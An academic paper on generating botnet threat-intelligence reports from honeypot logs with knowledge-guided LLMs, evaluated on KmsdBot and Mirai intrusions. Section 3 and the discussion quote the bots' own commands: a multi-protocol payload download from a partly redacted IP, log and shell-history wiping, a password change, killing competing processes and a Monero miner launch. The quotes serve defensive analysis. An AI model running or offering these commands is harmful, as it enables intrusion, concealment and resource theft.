Towards Automated Botnet Threat Intelligence with Knowledge-Guided Large Language Models

Bassirou Badiane, Valérie Viet Triem Tong, Yufei Han

Towards Automated Botnet Threat Intelligence with Knowledge-Guided Large Language Models

Bassirou Badiane[0009−0007−2347−657X], Valérie Viet Triem Tong[0000−0003−4838−2952], and Yufei Han[0000−0002−9035−6718]

PIRAT research group
CentraleSupelec/INRIA/CNRS/University of Rennes
UMR 6074 IRISA, France

Abstract. Botnets are large-scale networks of compromised devices that enable attackers to launch coordinated cyberattacks such as DDoS, credential theft, cryptojacking, and malware propagation. Their rapid propagation and stealth techniques make early detection and timely response particularly challenging. Cyber Threat Intelligence (CTI) is essential for mitigating such threats, but its production is still predominantly manual, requiring analysts to interpret raw logs and this process is too slow, resource-intensive, and difficult to scale against automated botnets.
In this paper, we propose a novel approach to automate botnet CTI generation directly from honeypot-captured intrusions. We rely on high-interaction honeypots to capture various botnet samples. The collected data is then analyzed using large language models (LLMs), guided by structured prompts constructed from previously observed botnet actions mapped to the MITRE ATT&CK framework. We first perform manual analyses of real botnet sessions to construct structured datasets of tactics, techniques, and procedures (TTPs) for each botnet intrusion. These resources are then used for prompt engineering, enabling LLMs to transform raw system and network logs into structured CTI reports through in-context learning (ICL). Preliminary results demonstrate that LLMs can generate coherent and actionable reports, which can help in understanding the operating modes of botnets and in developing effective countermeasures.

Keywords: cyber threat intelligence (CTI) · honeypot · large language model (LLM) · botnet analysis · MITRE ATT&CK

1 Introduction

Over the past decade, botnets remain a persistent and evolving threat in the cybersecurity landscape [30]. By compromising large numbers of vulnerable machines, adversaries build infrastructures that can be leveraged for cryptomining, distributed denial-of-service (DDoS) attacks, credential theft, and other malicious campaigns [24]. For defenders, CTI reports are critical: they distill raw intrusion evidence into actionable knowledge. However, producing CTI is a

resource-intensive process, as it requires manual log analysis and expert interpretation, tasks that do not easily scale with the pace and diversity of modern botnets.

LLMs offer a potential breakthrough by automatically summarizing and interpreting intrusion data [19]. Yet, their application to CTI faces important challenges. When used naively, LLMs tend to hallucinate non-existent tools, misclassify commands, or miss attacker intent. More fundamentally, they lack grounding in domain knowledge: generic LLMs are not aware of how real botnets behave, nor how to consistently align evidence with MITRE ATT&CK [27]. This results in reports that are often inconsistent, incomplete, or misleading for security analysts.

In this work, we address these challenges by designing a semi-automated pipeline that combines LLM reasoning with prior knowledge injection through in-context learning (ICL) [8] and prompt engineering [7]. ICL refers to the ability of LLMs to learn from examples provided in the prompt, while prompt engineering consists in designing these prompts to steer the model's behavior effectively.

Our approach leverages structured knowledge derived from past botnet intrusions to guide the model in analyzing new ones. By supplying exemplars of tactics, techniques, procedures, and their interpretations, the LLM is steered toward more accurate ATT&CK mappings and richer CTI outputs. This design not only improves classification fidelity but also enables the knowledge base to grow iteratively: each newly analyzed intrusion contributes back to the pool of exemplars.

We implement and evaluate this pipeline on six intrusions drawn from two real-world botnet families, KmsdBot and Mirai, captured via high-interaction honeypots [11]. In total, the dataset comprises 148 procedures[1], each manually annotated by analysts with ground-truth ATT&CK techniques. Comparing CTI reports generated with and without ICL shows that knowledge injection substantially improves both precision and F1-scores, while also producing reports that better capture attacker intent. At the same time, we highlight remaining limitations, including handling of overly generic commands and scenarios underrepresented in the knowledge base.

The main contributions of this work can be summarized as:

(i) We design a semi-automated pipeline for generating CTI reports from botnet activity logs, combining LLMs with structured prior knowledge.
(ii) We demonstrate that in-context learning with exemplars from past intrusions improves the fidelity of MITRE ATT&CK mappings, reducing spurious or shallow classifications.
(iii) We provide an empirical evaluation on six real-world intrusions (148 procedures) from KmsdBot and Mirai, showing consistent improvements in CTI quality with knowledge injection.

The rest of the paper is organized as follows. Section 2 reviews related work on botnet analysis and LLM-based CTI generation. Section 3 summarizes our

[1] We define a *procedure* as one or more logically grouped commands that represent a single attacker action, mapped to a MITRE ATT&CK technique.

manual analysis methodology used to establish ground truth. Section 4 details the design of our semi-automated CTI generation pipeline. Section 5 presents the evaluation setup and results on six real-world intrusions. Section 6 discusses the findings, improvements from in-context learning, and remaining limitations. Finally, Section 7 concludes the paper and outlines directions for future work.

2 Related work

2.1 Literature review on botnet analysis

Most existing research on botnet analysis focuses primarily on botnet detection, with a strong emphasis on network traffic behavior analysis. For instance, Torres et al. [29] and Zhao et al. [33] explore the use of machine learning, including Recurrent Neural Networks, to detect botnets by modeling sequential traffic patterns. These approaches are promising for identifying known or structurally similar threats. However, they rely exclusively on network-level data, offering limited insight into the broader operational context of the botnet. This limitation becomes especially critical when facing stealthy or evasive botnets that blend with legitimate traffic or utilize encrypted peer-to-peer communication [10,22]

To improve detection coverage, Almutairi et al. [1] proposed HANABot, a hybrid framework combining network flow analysis with host-based monitoring. The host analyzer tracks registry activity, file system changes, and process execution time using behavioral correlation modules. While this dual-layer approach enhances early-stage detection, it depends on the integrity of the monitored host. As their study notes, host-resident bots may tamper with local monitoring mechanisms, reducing detection reliability.

Trajanovski and Zhang introduced IoT-BDA [30], an automated framework that integrates honeypots with sandbox analysis to collect, analyze, and report on IoT botnet samples. The system identifies indicators of compromise, persistence mechanisms, and anti-analysis techniques, and generates CTI reports from the findings. While effective at scale, this approach is limited in three key ways: (1) it is narrowly focused on IoT botnets, which limits its applicability to broader Linux-based threats; (2) the generated reports primarily list technical artifacts without providing a deeper behavioral understanding of attacker tactics and goals; and (3) it relies largely on low-interaction honeypots that emulate only a limited set of services, making them easily identifiable and bypassable by sophisticated botnets.

To the best of our knowledge, no prior work has aimed to produce structured, publicly shareable botnet CTI reports from honeypots that could help other cybersecurity practitioners defend their systems against similar botnet threats.

2.2 LLM applications in cybersecurity analysis

LLMs are a type of deep learning model trained on vast amounts of textual data to understand, generate, and manipulate human language [17]. They are increasingly used in cybersecurity due to their ability to understand and generate

human-like language. They support both defensive and offensive applications. On the defensive side [17], LLMs can assist in identifying threats [18], protecting systems [5], detecting anomalies [20], and responding to incidents [16]. Offensively, LLMs can be leveraged by attackers to gain access to credentials [25], to perform defense evasion [6], and execute malware in target companies [4]. Recent research on LLMs has explored their use in various cybersecurity tasks such as log analysis [31], phishing detection [15], vulnerability scanning [13], and malware detection [2]. Traditional log analysis techniques often rely on predefined rules or machine learning models trained on specific formats, which makes them limited when facing heterogeneous log sources or evolving attack patterns. In contrast, LLMs can generalize across diverse log types, identify anomalous behaviors, and provide human-readable explanations of suspicious activities. For example, Yang et al. [12] demonstrate that LLMs are capable of parsing complex system logs, detecting potential intrusions, and generating summaries that assist analysts in correlating events across different sources. This ability to transform raw, unstructured log data into contextualized intelligence highlights the potential of LLMs to reduce analyst workload and accelerate incident investigation. These models have demonstrated the ability to automate routine analysis, assist incident response teams, and reduce the burden on human analysts [9]. However, Ferrag et al. [9] highlight that the vast majority of existing work focuses on the Protect and Detect functions of the NIST Cybersecurity Framework, leaving significant gaps in the areas of Identify, Respond, and particularly Recover. This indicates a need for more holistic LLM-based systems capable of supporting end-to-end threat intelligence and response workflows.

Unlike prior LLM-based log analysis work, which focuses mainly on anomaly detection or summarization of single log streams, our approach integrates host- and network-level telemetry from high-interaction honeypots and produces structured CTI reports mapped to MITRE ATT&CK. This shifts the focus from log-level detection to analyst-ready intelligence.

2.3 Botnet data collection via high-interaction honeypots

To collect realistic and diverse botnet intrusion data, we employed the Poneypot project [28], an internally developed high-interaction honeypot framework. This choice overcomes the limitations of low-interaction honeypots such as T-Pot [26] and Cowrie [21], which emulate only a narrow set of services and can be easily fingerprinted by sophisticated adversaries. Built on top of the URSID framework [3], Poneypot enables rapid deployment of Linux-based honeypots with configurable protocols and system profiles. Each instance runs in a network-isolated virtual environment with strict outbound filtering, ensuring that compromised hosts cannot participate in real-world attacks while still appearing as legitimate, exploitable targets.

A key feature of this system is its integrated monitoring layer, which records all botnet activity within the honeypot and generates alerts upon compromise, enabling timely detection and correlation with subsequent botnet activity. The platform captures both host-level telemetry (e.g., process execution, file system

modifications, authentication logs) and network-level telemetry (e.g., inbound and outbound connections, command-and-control traffic, binary retrievals). These artifacts are continuously collected and stored on a central analysis server, providing a comprehensive record of botnet behavior that serves as the foundation for both manual analysis and automated CTI generation.

3 Manual analysis: mapping botnet activities to the MITRE ATT&CK framework

To better understand botnet behavior and guide the structure of automated CTI generation, we conducted manual analysis of real-world botnet samples collected via our honeypots.

3.1 KmsdBot case study

As a representative case, we present a manual analysis of a KmsdBot infection captured by one of our honeypots. This analysis was conducted on an Internet-exposed honeypot virtual machine that was breached in March 2024.

The activity of this botnet spans four discrete intrusion sessions, with a cumulative presence on the compromised system totaling 75 minutes. Each session exhibited a distinct operational objective. The first session established the initial compromise by installing the botnet payload (namely watchdogRS). The second session connected the infected host to the botnet's command-and-control (C2) infrastructure. The third session focused on eliminating competing processes, profiling system resources, and initiating Monero cryptomining. The final session aimed to establish long-term persistence by modifying local account credentials.

Across these four sessions, the attacker executed 242 Bash commands, downloaded 3 malicious samples, and initiated two outbound connections to an external host. Table 1 synthesizes the botnet's observed activity across the four intrusion sessions. The table enumerates the stage of the attack mapped to a MITRE ATT&CK tactic, the raw command observed during execution, the inferred purpose of that action, and the broader technique classification. The color-coding of the observation cells indicates the temporal sequence of events (one color for each session).

This analysis yields several Indicators of Compromise (IOCs), including malicious file hashes, IP addresses, filenames and paths of used binaries, specific command-line patterns, and usernames or modified system accounts. Table 2 gives a subset of these IOCs; for privacy-preserving reasons, the real IP values are not presented here. An additional advantage of our approach is that the knowledge base can be continuously updated: when new variants of the botnet are observed, the corresponding IOCs are incorporated, ensuring that the generated threat intelligence remains up to date.

Table 1: KmsdBot activities summarized. Raw observation cells are shaded by session: blue (Session 1), green (Session 2), orange (Session 3), yellow (Session 4).

Technique (ID)	**Raw observation**	**Purpose**
System Information Discovery (T1082)	`uname -a`	OS fingerprinting
Process Discovery (T1057)	`ps aux | grep watchdogRS`	Check if already infected
Ingress Tool Transfer (T1105)	`wget/curl/tftp ... watchdogRS`	Download payload
Command & Scripting Interpreter (T1059.004)	`chmod 777 watchdogRS; ./watchdogRS ...`	Run bot binary
Impair Defenses: Disable or Modify Tools (T1562.001)	`echo 'fs.file-max = 2097152' > /etc/sysctl.conf; sysctl -p;ulimit -Hn; ulimit -n 99999 -u 99999`	Bypass system resource limitations
Indicator Removal on Host (T1070.004)	`rm -rf kthreadRM* rls*`	Clean old files
Hide Artifacts (T1564.004)	`cd /dev/shm || cd /tmp ...`	Use temp dirs
Ingress Tool Transfer (T1105)	`wget/curl/tftp/ftp ... rls`	Download C2 binary (`rls`)
Command & Scripting Interpreter (T1059.004)	`chmod 777 rls; ./rls`	Execute `rls` to establish C2 connection
Indicator Removal on Host (T1070.004)	`rm -rf secure; rm -rf lastlog; rm -rf messages...`	Erase system logs
Disable or Modify Tools (T1562.001)	`touch secure; touch lastlog;touch messages...`	Recreate empty log files to mask deletions
System Information Discovery (T1082)	`uname -a; cat /proc/cpuinfo ...`	Profile CPU
Process Discovery (T1057)	`ps aux | grep xrx`	Check miner presence
Impair Defenses (T1562)	`kill -9 $(ps aux | grep xrx ...)`	Kill competitors
Ingress Tool Transfer (T1105)	`wget/curl ... sshds`	Download miner
Command & Scripting Interpreter (T1059.004)	`chmod 777 sshds`	Enable execution
Resource Hijacking (T1496)	`./sshds -o pool.hashvault.pro ...`	Mine Monero
Privilege Escalation (T1548)	`/sbin/modprobe msr allow_writes=on`	CPU tuning
System Information Discovery (T1082)	`uname -a`	System profiling
Account Discovery (T1087.001)	`cat /etc/passwd`	Enumerate users
Account Manipulation (T1136.001)	`echo -e "user nsrLQduGUDJzh1fp..." | passwd`	Change password
Server Software Component (T1505.003)	`nohup sh /tmp/.ssh/b &`	Hidden backdoor
Indicator Removal on Host (T1070.004)	`rm -rf .bash_history; touch .bash_history`	Clear shell history
Clear Command History (T1070.003)	`unset HISTFILE; history -c`	Wipe shell history

Table 2: Indicators of Compromise (IOCs) extracted from KmsdBot intrusions.

IOC Type	Extracted Value(s)	Supporting Command
IP Address	`91.92.X.X`	`wget -q http://91.92.X.X/x86_64/<bin>`
File Names	`watchdogRS`, `rls`, `sshds`	`curl -s -o <bin>`
File Path	`/etc/sysctl.conf`	`rm -rf /etc/sysctl.conf`
Domain	`pool.hashvault.pro:80`	`./sshds -o pool.hashvault.pro:80`
Command Pattern	`kill -9 $...`	`kill -9 $(ps aux | grep xrx | awk '{print $2}')`
Username	`user`	`echo -e "user\nsrLQduGUDJzh1fp" | passwd`

3.2 Insights from botnet manual analyses: an empirical kill chain model for botnet operations

Several models have been proposed to describe the lifecycle of cyberattacks. The classical Cyber Kill Chain model introduced by Lockheed Martin defines a strictly linear progression of attacker activities, from reconnaissance to actions on objectives [32]. In contrast, Pol proposed a more circular representation, highlighting iterative feedback loops that characterize the behavior of adaptive human adversaries [23]. Building on this, Berady et al. (2020) suggested that human-driven intrusions often involve revisiting earlier stages—such as discovery or lateral movement—before reaching their final objective. More recently, Kilian et al. (2025) demonstrated in [14] that human attackers operating in unfamiliar environments frequently return to the discovery phase, adapting their tactics based on newly acquired knowledge.

However, our observations reveal that botnet behavior follows a highly linear and deterministic execution pattern. This is probably a direct consequence of the autonomous and scripted nature of botnet operations. Once initial access is obtained, the malware advances through a predefined sequence of stages without revisiting phases. In cases where a specific action fails, we found no evidence of adaptive behavior or fallback logic, as would typically be seen in human-driven campaigns.

Nevertheless, the commands executed by these bots are deliberately engineered to minimize failure as exemplified by the command depicted on Listing1.1. This command attempts to retrieve the same binary using multiple protocols in a single line to maximize delivery success. Figure 1 presents a refined kill chain model tailored to such automated botnet campaigns, grounded in empirical data we collected.

Listing 1.1: Multi-protocol download command used by the bot to maximize payload retrieval success.

```
wget -q http://91.92.X.X/x86_64/watchdogRS || \
curl -s -o watchdogRS 91.92.X.X/x86_64/watchdogRS || \
tftp 91.92.X.X -c get /x86_64/watchdogRS || \
tftp -r /x86_64/watchdogRS -g 91.92.X.X || \
ftpget -v -u anonymous -p anonymous -P 21 91.92.X.X -c get /x86_64/watchdogRS
```



Fig. 1: Botnet Lifecycle

Through our manual analyses, we observed that the behavior of botnets compromising Linux systems can be systematically documented by interpreting the intent behind the commands they execute. The linear nature of the botnet kill chain provides a natural backbone for structuring CTI reports. In the following section, we examine how LLMs can be leveraged to automate part of this task then we propose to assess their ability to produce reliable CTI reports.

4 Automated CTI report generation pipeline

We now propose an end-to-end workflow for generating botnet CTI reports from high-interaction honeypots. As summarized in Figure 2, the pipeline combines script-driven preprocessing with LLM-based reasoning to transform heterogeneous telemetry into structured, analyst-ready intelligence. Crucially, the LLM is guided by prior manual analyses such as those presented in the previous section.

The proposed pipeline unfolds through six main phases: (i) data collection of raw network and host telemetry from compromised honeypots, (ii) context extraction to derive structured artifacts such as authentication events and dropped binaries, (iii) threat knowledge curation into a reusable knowledge base, (iv) contextual prompt construction, (v) LLM processing of segmented sessions, and (vi) CTI report generation producing structured, analyst-ready intelligence.

When a honeypot is compromised, the monitoring layer raises an alert after detecting the access through the authentication log file. We allow the botnet to operate within the honeypot for up to 24 hours in order to capture a complete view of its behavior and observe the full range of actions it attempts to perform. After this period of time the VM is powered off and its disk mounted in read-only mode to preserve forensic integrity, thereby ensuring that the experiment does not contribute to further propagation of the botnet within the wild. From a separate analysis host, we collect (i) raw network captures (`pcap`) and (ii) host telemetry (audit logs and metadata).

Phase 1: Data collection In this phase, we collect raw evidence from botnet compromises: Linux audit logs and packet captures from the monitoring server, together with filesystem metadata from the mounted VM disk. The collected evidence is divided into three complementary sources, each providing a distinct view of attacker behavior:

- **Network telemetry:** Packet captures are processed with Suricata to extract candidate Indicators of Compromise (IOCs), including C2 IPs, domains, URIs, and payload retrieval endpoints. Both rule matches and flow-level context are retained for later correlation.
- **Host telemetry:** Linux audit logs provide visibility into executed commands and system activity, enabling reconstruction of the attacker's actions during each session.
- **Filesystem metadata:** Mounted disk analysis reveals additional artifacts such as `/var/log/auth.log`, `~/.ssh/authorized_keys`, `/etc/cron.d/`, `/tmp`, and `/var/tmp`, which help categorize the botnet and provide a fuller picture of its persistence and impact on the host.

These three evidence streams are then consolidated and fed to the next phase for compact context extraction.

Phase 2: Context extraction From the collected data we derive a compact, structured context that will guide the model. Key extracted elements include:

- **Authentication context:** derived from `auth.log` and `aureport` outputs, capturing successful and failed login attempts, usernames, source addresses, and access vectors (e.g., weak SSH credentials).
- **System changes:** file and process creations, configuration edits, privilege/escalation attempts, and log tampering inferred from audit events.
- **Dropped binaries:** file paths, filenames, available hashes, and lightweight static hints (e.g., ELF vs. script, suspicious file permissions).

The goal of this phase is to transform raw telemetry and filesystem metadata into a compact, machine-readable context stored in a structured JSON file. This context is later supplied to the LLM as prior knowledge in the prompt.

Phase 3: Knowledge injection Each knowledge-base entry contains the compact context produced in Phase 2 and a detailed *attack sequence* aligned to MITRE ATT&CK. The attack sequence is organized as follows: commands observed in the logs are treated as **procedures** (the atomic action units), each procedure is grouped under a specific **technique** (how the adversary achieves a sub-goal), and techniques are associated with a **tactic** (the attacker's higher-level objective). For each procedure we store the original (normalized and decoded) command, a short **role** statement (what the command does), and an **interpretation** that explains why the command is malicious in the context of the intrusion. Entries also include attendant artifacts and IoCs (file paths, hashes when available, filenames, network indicators) and the chronological position of the procedure in the session. In practice, analysts currently build and validate these JSON records manually: they review the Phase 2 context, canonicalize and number commands, assign MITRE technique IDs, and write concise interpretations. A small subset of representative entries is then selected as few-shot exemplars and injected into the LLM prompt to bias the model toward consistent, faithful ATT&CK mappings. While manual curation ensures expert-quality exemplars, this phase is amenable to partial automation (e.g., clustering similar procedures, automated technique-suggestion) and to future retrieval-augmented designs that select exemplars automatically from the knowledge base.

Phase 4: Contextual prompt construction In this phase we build a task-specific prompt for the LLM: its job is to turn the session context into a structured CTI report that maps observed procedures to MITRE ATT&CK techniques, explains why each mapping is valid, lists supporting IOCs, and proposes short mitigations.

The prompt is plain text but follows a fixed layout:

- **Header and objective:** a short instruction asking the model to produce a structured CTI summary with ATT&CK mappings and strict rules (e.g., if uncertain, assign `Technique: Unknown (UNK)`).
- **Current intrusion context:** the compact context from Phase 2 (authentication events, system changes, dropped binaries) and the ordered list of commands for the session.
- **Few-shot exemplars:** representative entries taken from the JSON knowledge base (they come from past intrusions and explicitly exclude the current session).
- **Output schema hint:** a short reminder of the desired sections (Overview → TTPs → IOCs → Recommended mitigations) and the requirement to cite the commands that support each technique.
- **Intrusion data:** the raw commands and evidence of the botnet sample under analysis are added at the end of the prompt. For long sessions, the events are split into logical chunks and processed sequentially so the model can handle the full sequence without losing context.

Once the prompt has been fully assembled with context, exemplars, schema guidance, and the intrusion data, it is submitted to the LLM for processing.

Phase 5: LLM processing We invoke *Gemini-2.0-flash* via API from a Python script. Each session prompt is processed independently, with temperature kept low and the maximum output length explicitly bounded to control generation variability. The driver script breaks long intrusion sessions into smaller, logically coherent chunks, processes each chunk sequentially with the LLM, and then merges the partial analyses into a single session report. For each chunk, the script enriches the prompt with a small set of representative few-shot examples retrieved from the knowledge base based on similarity of commands and IOCs.

Phase 6: CTI report generation The model's responses are assembled into a human-readable Markdown report. For each session we include: (i) a one-paragraph overview of objectives, (ii) a section of ATT&CK mappings where numbered commands are linked to techniques with short roles and interpretations, (iii) a concise attack chain narrative that explains the flow of actions, (iv) an Indicators of Compromise (IoCs) section grouping extracted artifacts such as IP addresses, file paths, file names, and domain names, and (v) a Recommended Mitigations section that lists relevant ATT&CK mitigation identifiers together with short explanatory notes.



Fig. 2: CTI Generation Pipeline

5 Evaluation

Evaluation setup We evaluated our CTI generation pipeline on six real-world intrusion incidents (see Table 3) collected from our honeypots: four from KmsdBot and two from Mirai. Ground-truth mappings were established manually by three independent analysts with experience in threat intelligence, who annotated each procedure with its most appropriate MITRE ATT&CK technique and tactic. Each analyst performed the labeling independently following shared annotation guidelines that defined the mapping criteria and the level of granularity for associating commands to ATT&CK techniques. To ensure consistency, a joint review was conducted to discuss and resolve all disagreements until a consensus was reached. In total, the evaluation covers 148 procedures extracted from the six intrusions. For each intrusion, our pipeline generated two reports: *(i)* one **without** prior knowledge injection (**No ICL**), and *(ii)* one **with** in-context learning (**With ICL**) using exemplars from previously analyzed intrusions. Comparing these reports to the ground truth allows us to quantify the improvements introduced by knowledge injection.

Table 3: Intrusions considered in the evaluation.

ID	Botnet	Description	Duration / Procedures
KmsdBot intrusions			
1	**KmsdBot**	Initial compromise by installing the botnet payload.	5 seconds / 16 procedures
2	**KmsdBot**	Connection of the infected host to the botnet's C2 infrastructure.	7 seconds / 12 procedures
3	**KmsdBot**	Elimination of competing processes, profiling of system resources, and initiation of Monero cryptomining.	74 minutes / 10 procedures
4	**KmsdBot**	Establishment of long-term persistence through modification of local account credentials.	32 seconds / 10 procedures
Mirai intrusions			
5	**Mirai**	Payload installation by downloading and executing multi-architecture binaries (e.g., `sh`, `mips`, `x86`, `arm`).	784 minutes / 20 procedures
6	**Mirai**	Repeated propagation attempts using a wider set of architecture-specific binaries (e.g., `arm5`, `ppc`, `arc`).	79 minutes / 80 procedures

Metrics: We report Precision, Recall, and F1-score for comparing LLM-generated CTI reports with the ground truth. In this context, **Precision** measures how many of the predicted ATT&CK mappings are correct, i.e., a higher value indicates fewer noisy or irrelevant mappings. **Recall** measures how many of the

ground-truth mappings were recovered, i.e., a higher value indicates better coverage of the actual attack behavior. The **F1-score** balances both, serving as an indicator of the overall faithfulness of the generated reports.

Results: Table 4 presents the detailed results for each intrusion, comparing runs with and without ICL. We observe consistent gains in both Precision and F1 for most intrusions when prior knowledge is injected. For example, Intrusion 1 shows an increase in Precision from 0.18 to 0.73, while Recall doubles from 0.12 to 0.50. By contrast, Intrusion 6 shows almost no improvement. This can be explained by the absence of exemplars in our knowledge base covering the specific attack behavior observed in this case. Nevertheless, the new insights gained from this intrusion will be added to the knowledge base, so that future botnets with similar behaviors can be handled more effectively. In this way, as more botnet samples are analyzed, the knowledge base is continuously enriched and the effectiveness of ICL is expected to improve further. Overall, ICL reduces spurious mappings and improves the alignment of commands with appropriate techniques.

Table 4: Evaluation results across six intrusions.

	No ICL			With ICL		
Intrusion	Precision	Recall	F1	Precision	Recall	F1
1	0.18	0.12	0.15	0.73	0.50	0.59
2	0.22	0.17	0.19	0.78	0.58	0.67
3	0.29	0.20	0.24	0.57	0.40	0.47
4	0.22	0.20	0.21	0.56	0.50	0.53
5	0.32	0.35	0.33	0.68	0.75	0.71
6	0.55	0.53	0.54	0.56	0.53	0.54
Average	**0.30**	**0.26**	**0.28**	**0.65**	**0.54**	**0.58**

6 Discussion

Our evaluation shows that injecting prior knowledge through ICL improves the quality of CTI reports in most intrusions. For example, in Intrusion 1 the command `nohup sh /tmp/.ssh/b &` was misclassified in the baseline (No-ICL) as *Scheduled Task (T1053)*, which does not faithfully capture the persistence mechanism. With ICL, it was correctly mapped to *Persistence via Web Shell / Component (T1505.003)*, highlighting the attacker's intent to maintain long-term access. Similarly, the command `kill -9 $(ps aux | grep kthreaddk | awk '{print $2}')` was mapped by the baseline to *Process Termination (T1489)*, describing only the immediate effect. With ICL, however, it was mapped to *Impair Defenses (T1562.001)*, better reflecting the intent to disable competing

malware and secure exclusive control of system resources. These examples illustrate how contextual exemplars help the model go beyond surface-level actions and better capture attacker intent.

Despite these improvements, some limitations remain. A first issue comes from commands that are too generic or appear in both benign and malicious contexts, which makes them difficult to classify even with ICL. For example, in the ICL reports, simple file download commands such as `wget http://X.X.X.X/bin` were occasionally mapped to *Command and Scripting Interpreter (T1059)* rather than the more appropriate *Ingress Tool Transfer (T1105)*. The latter is more precise because the command's primary role in this context is to fetch and transfer a malicious binary from a remote server, not to execute a script. Without explicit prior exemplars, however, the model sometimes over-generalized.

Finally, Intrusion 6 highlights another limitation: despite applying ICL, the mappings did not improve significantly. This intrusion focused on Mirai propagation through repeated downloads and execution of multi-architecture binaries (e.g., `wget .../arm5; chmod +x arm5; ./arm5`). Since our knowledge base did not yet contain similar propagation patterns, the exemplars provided to the model were of limited relevance. As a result, the generated mappings remained inconsistent with the ground truth. This suggests that the effectiveness of ICL depends strongly on the diversity and coverage of the prior knowledge base.

Overall, these examples show that while ICL substantially improves the faithfulness, several challenges remain. These include the difficulty of handling overly generic commands, the limited coverage of the current knowledge base, and the need to refine prompt design to better disambiguate borderline cases.

A more subtle issue arises from the risk of overfitting to past exemplars. When the injected samples closely resemble previously seen attack patterns, the model may become biased and fail in recognizing novel or subtle behaviors that deviate from those prior patterns, ultimately limiting the system's ability to generalize. In addition, our current pipeline still depends on manual curation of knowledge exemplars. While this ensures high-quality mappings and interpretability, it also introduces potential bias and limits the system's ability to generalize to previously unseen botnet behaviors. Because the injected knowledge reflects analysts' prior experience, the model may overfit to well-documented tactics and underperform on novel or rare procedures. To mitigate this limitation, we plan to automate exemplar selection using clustering and retrieval-augmented generation (RAG) so that representative cases can be dynamically retrieved from a larger and more diverse knowledge base.

7 Conclusion and future work

This paper introduced a semi-automated pipeline for generating CTI reports from botnet intrusions using LLMs guided by prior knowledge. By integrating contextual exemplars from previously analyzed attacks into the prompt, the system produces reports that are more faithful to attacker behavior and better aligned with MITRE ATT&CK techniques.

Our evaluation on six intrusions from two botnet families (KmsdBot and Mirai), covering a total of 148 procedures, shows that ICL consistently improves report quality. In particular, average F1-scores nearly doubled across cases (from 0.28 without ICL to 0.58 with ICL), demonstrating the clear value of injecting prior knowledge into LLM-based CTI generation. Examples such as persistence mechanisms and defense evasion commands show how ICL enables the model to capture attacker intent rather than producing surface-level mappings.

Despite these promising results, some limitations remain. Log preprocessing still requires partial manual intervention, and the current knowledge base is manually curated, which constrains scalability. The evaluation was limited to two botnet families, and broader coverage is required to assess generalizability. Furthermore, experiments were conducted with a free-tier LLM (`gemini-2.0-flash`); while efficient, it offers limited reasoning capacity compared to more advanced models.

Future work will focus on extending the evaluation to more botnet families and diverse intrusion campaigns, automating data preprocessing, and improving knowledge injection. A promising direction is to evolve from simple JSON exemplars toward retrieval-augmented generation backed by a structured knowledge base or graph. Longer term, fine-tuning domain-specific LLMs on curated intrusion datasets could yield more consistent mappings and enable continuous-learning CTI systems, where each new intrusion enriches the knowledge base and strengthens defenses against future threats.

ACKNOWLEDGEMENT

This work has benefited from a government grant managed by the French National Research Agency (ANR) under the France 2030 program, reference ANR-22-PECY-0007.

References

1. Suzan Almutairi, Saoucen Mahfoudh, Sultan Almutairi, and Jalal S. Alowibdi. Hybrid botnet detection based on host and network analysis. Journal of Computer Networks and Communications, 2020:1–16, 2020. https://www.hindawi.com/journals/cnc/2020/9024726/ | DOI: https://doi.org/10.1155/2020/9024726.
2. Markus Bayer, Philipp Kuehn, Ramin Shanehsaz, and Christian Reuter. CySecBERT: A domain-adapted language model for the cybersecurity domain, 2022. https://arxiv.org/abs/2212.02974 | DOI: https://doi.org/10.48550/arXiv.2212.02974.
3. Pierre-Victor Besson, Valérie Viet Triem Tong, Gilles Guette, Guillaume Piolle, and Erwan Abgrall. URSID: Automatically Refining a Single Attack Scenario into Multiple Cyber Range Architectures, pages 123–138. Springer Nature Switzerland, 2024. https://link.springer.com/10.1007/978-3-031-57537-2_8 | DOI: https://doi.org/10.1007/978-3-031-57537-2_8.
4. Marcus Botacin. GPTheats-3: Is automatic malware generation a threat? In 2023 IEEE Security and Privacy Workshops (SPW), pages 238–254, San Francisco,

CA, USA, 2023. IEEE. https://ieeexplore.ieee.org/document/10188649/ | DOI: https://doi.org/10.1109/SPW59333.2023.00027.
5. Yiannis Charalambous, Norbert Tihanyi, Ridhi Jain, Youcheng Sun, Mohamed Amine Ferrag, and Lucas C. Cordeiro. A new era in software security: Towards self-healing software via large language models and formal verification. arXiv preprint, 2023. http://arxiv.org/abs/2305.14752 | DOI: https://doi.org/10.48550/arXiv.2305.14752.
